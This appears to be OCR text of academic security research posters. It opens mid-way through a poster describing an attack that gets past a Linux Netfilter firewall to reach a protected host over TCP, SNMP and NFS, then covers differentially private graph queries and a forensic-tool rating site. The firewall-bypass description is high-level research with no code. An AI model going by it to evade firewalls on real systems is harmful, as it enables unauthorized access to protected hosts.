
- Read SNMP data
- Mount an NFS file share

#### TCP

A TCP attack was developed for the Linux firewall (Netfilter). TCP is stateful and can more accurately be tracked by the firewall. From an outside position we were able to perform the following on a protected host:

- Complete a TCP 3-way handshake
- Complete HTTP request

### TCP Attack




#### Connection States

S<sub>no</sub>: None  
 S<sub>ss</sub>: SYN Sent  
 S<sub>s2</sub>: SYN Sent 2  
 S<sub>sr</sub>: SYN Received  
 S<sub>es</sub>: Established

#### Datagrams


O<sub>s</sub>: SYN  
 R<sub>s</sub>: SYN  
 O<sub>sa</sub>: SYN+ACK  
 O<sub>a</sub>: ACK  
 R<sub>a</sub>: ACK





## $\epsilon$ -Differential Node Privacy in Graph Data Queries


Christine Task, Chris Clifton  
Computer Science and Statistics, Purdue University



Min-Cut( $G_1$ ) = 2

Friend Network Data:  
Nodes = Individuals  
Edges = Friendships  
Query: What is the smallest number of individuals connecting parts of the graph?

Neighboring Graphs:  
Differ in one individual



Min-Cut( $G_2$ ) = 1

Differentially Private Min-cut :  
Randomized Query Result could be 1.37, 1.80, 1.46, ...

**Differential Privacy** guarantees sufficient noise that guessing which of the neighboring graphs produced the query result is unlikely. This protects individual privacy: if query results from  $G_1$  and  $G_2$  are indistinguishable, we cannot learn Alice's data.

**Query Sensitivity** is a measure of the maximum difference between query results on *any* neighboring graphs. High sensitivity queries require adding so much noise that results are useless – hence, we cannot perform such analyses *and* guarantee privacy.

### High Sensitivity Queries:

- Graph Isomorphism
- Average Node Degree
- Graph Diameter
- PageRank
- Connected Components

### Open Problems:

- Social Cluster Identification
- Propagation Algorithms (popularity measures)
- Subgraph Counting with unique edges

### Low Sensitivity Queries:

- Subgraph Counting with unique nodes
- Degree Distribution<sup>[1]</sup>
- Min-Cut
- Graph Estimation<sup>[2]</sup>

[1] Michael Hay, et al., "Accurate Estimation of the Degree Distribution of Private Networks", IEEE International Conference on Data Mining, 2009

[2] Darakhshan J. Mir and Rebecca N. Wright, "A differentially private graph estimator", International Workshop on Privacy Aspects of Data Mining, 2009.



## Digital Forensic Toolbox

<http://dftoolbox.cerias.purdue.edu>

Kelly Cole, Justin Tolman, George Kiruthu & Marc Rogers

### What is the Digital Forensic Toolbox?

The Digital Forensic Toolbox website reviews and rates the various digital forensic tools in the market. The ratings come from within the digital forensic communities (Industry, Law Enforcement, Academia and Military). Thus, the communities are able to submit ratings for the tools they have used and also find the best rated tool for their needs.

**DIGITAL FORENSIC TOOLBOX**

**STEP 1: BACKGROUND** (?)

COMMUNITY

LEVEL OF EXPERTISE

**STEP 2: TOOL INFORMATION AND RATING** (?)

TOOL NAME   VERSION

HARDWARE   SOURCE

FUNCTION 1   OS

FUNCTION 2

GOOD 5 4 3 2 1 POOR

USER INTERFACE: ○○○○○

PERFORMANCE: ○○○○○

RELIABILITY: ○○○○○

COST: ○○○○○

PURPOSE

ACQUISITION

ANALYSIS

PRESENT/REPORT

TRIAGE

**STEP 3: COMMENTS** (?)

PRO

CON

MISC

### Why Do We Need Digital Forensic Toolbox?

The US Supreme Court in the Daubert vs Merrell decision provided specific criteria for the lower courts to rule on the admissibility of scientific evidence. One criterion is that the potential error rates of tools used be known, while another criterion requires the tool to be generally accepted by the scientific community. Currently, the error rates of digital forensic (DF) tools have yet to be published, posing a significant problem with meeting the criteria of Daubert vs Merrell. This website will serve as a reference to members of the DF community, bringing to light the errors and strengths in the tools that are in use, while also presenting which tools have been accepted by the DF community and the Courts.



